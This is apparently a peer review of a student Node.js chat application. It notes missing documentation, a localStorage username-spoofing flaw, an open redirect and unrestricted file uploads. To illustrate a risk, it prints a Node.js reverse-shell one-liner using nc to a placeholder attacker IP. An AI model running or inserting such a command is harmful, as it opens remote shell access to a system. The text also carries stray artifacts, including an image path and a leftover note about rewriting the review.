Peer Review - Alex Mathew

Manual Code Review

One of the key issues with this submission is the lack of documentation. Clear and comprehensive documentation is essential for understanding the implementation, and in this case, it is unclear how the chat system operates.

It appears that this project is a Node.js package, but there is no mention of:

```
A) The specific version of Node.js required.
B) The necessary package dependencies.
C) Any other dependencies required for setup.
```

After installing Node.js, I ran the server with the following command:

```
/server/$ node index.js
a499f4a5f776633b092e1c78e9a97d42cfa03769d89e49766108d70e7dc244a8
Server running on port 3000
```


This successfully started an HTTP server on my local machine using your implementation.

....

Account Creation and Messaging

Upon testing, the account creation process worked seamlessly, and the response time was quick. For future improvements, you might want to enforce password complexity for users, but I understand that this is likely a testing setup.

Next, I created two accounts to test basic messaging. Sending a public chat message was straightforward since it was the first available option on the interface. However, I noticed that I could not message other users as they did not appear in the list. This may indicate a bug with the client update functionality.



Potential Security Vulnerability LocalStorage

Interestingly, the username appears to be set via localStorage in the app.js file. This raises a security concern, as localStorage can be easily manipulated by a user. This not only allows for name spoofing but also overrides the username[0].id value, which can be observed on line 330 of the app.js file.

```
// Ensure that the username is displayed on the chat page
window.onload = () => {
    const storedUsername = localStorage.getItem('username');
    if (storedUsername) {
        document.getElementById('stored-username').textContent =
storedUsername;
        members[0].id = storedUsername; // Update sidebar User1 name to the
logged-in username
        updateMemberList();
    }
};
```

Direct Messaging Issues

When attempting to send a direct message by double-clicking on an offline user, I was redirected to the following page:

http://localhost:3000/directMessage.html?user=User2

It seems like messages are routed based on usernames, but unfortunately, my test browser did not receive any messages, which suggests that the direct messaging functionality is not working as intended.

Code Review and Security Concerns

Upon reviewing the code, several potential issues became apparent:

```
Open Redirect Vulnerability (app.js: Line 103):
There is a possibility of an open redirect vulnerability by using a
username (which doubles as a member ID) that could be a URL to another
website. With a crafted payload, this could potentially be exploited to
redirect users.

File Upload Security:
There are no restrictions on the types of files that can be uploaded. This
poses a significant risk for the server, as it opens the door for an
attacker to upload malicious files, such as a web shell, which could lead
to privilege escalation.
```

That said, the file transfer functionality does not appear to be fully implemented, making it difficult to test further or understand its intended use.

In conclusion, the submission lacks sufficient documentation to guide users through installation and usage. While the code is generally well-commented, there are several notable bugs and potential security vulnerabilities that need to be addressed. Additionally, more attention should be given to user authentication and input validation.

Static Analysis

For the static analysis, I used HCL's AppScan, a tool from OWASP's list of static analysis solutions that supports Node.js. After analyzing the JavaScript files, particularly app.js and directMessage.js, I found a few concerns. Notability it also picked up the localStorage flaw but I'll focus on what I did not already comment on.

Both files have implemented WebSockets and opened ports for user connections. While this may have been intended to improve real-time functionality, it presents a potential backdoor if improperly secured. However, from the analysis, it appears to be just an open WebSocket port without a command shell or direct system access.

A more serious concern would arise if the WebSocket implementation were exploited or had shell access. For example, using a reverse shell could introduce a major vulnerability, as shown in the following code snippet:

```
require("child_process").exec('nc <IP Attacker> 4445 -e /bin/sh')
```

While this vulnerability was not present, it's important to remain vigilant with open WebSocket connections to avoid more serious attacks in the future.

This version enhances the clarity and professional tone of the review, focusing on constructive feedback while maintaining technical accuracy.